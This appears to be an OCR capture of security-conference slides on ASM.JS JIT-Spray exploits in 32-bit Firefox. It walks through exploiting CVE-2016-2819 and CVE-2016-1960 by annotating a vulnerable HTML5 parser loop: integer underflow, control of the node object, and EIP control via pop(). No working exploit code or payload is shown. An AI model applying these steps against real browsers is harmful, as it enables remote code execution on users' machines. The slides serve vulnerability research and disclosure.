
```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

1) integer underflow

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:



```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

2)

1)


1) integer underflow

2) control over **node** object

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:



```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

1) integer underflow


2) control over **node** object

3) **group** is constant
→ no need to bruteforce

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:



```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

1) integer underflow

2) control over **node** object

3) **group** is constant
→ no need to bruteforce

4) **pop()** calls **node→release()**
→ **EIP** control

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

Demo
Time

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”
- Analysis and crashing testcase available in Mozilla Bug Report
- Looks suspiciously similar to CVE-2016-2819

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path.
  → public exploit uses bruteforce approach

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path.
  → public exploit uses bruteforce approach

- Let’s try something: modify crashing testcase in same way as for CVE-2016-2819
  → works! EIP control and ASM.JS payload execution

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path.
  → public exploit uses bruteforce approach

- Let’s try something: modify crashing testcase in same way as for CVE-2016-2819
  → works! EIP control and ASM.JS payload execution

- Cause: a vulnerable code path was left open...

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

Demo
Time

Conclusion

- ASM.JS in Firefox was the perfect JIT-Spray target
- Gapless constant pool JIT-Spray on x86
- Generic payload transformation into ASM.JS code
- What about 64-bit Firefox, Chrome and Edge?
- Other RCE mitigations (CFG, ACG, ...) and isolation mechanisms (sandbox, WDAG, ...) not considered.

Thank you!

Questions?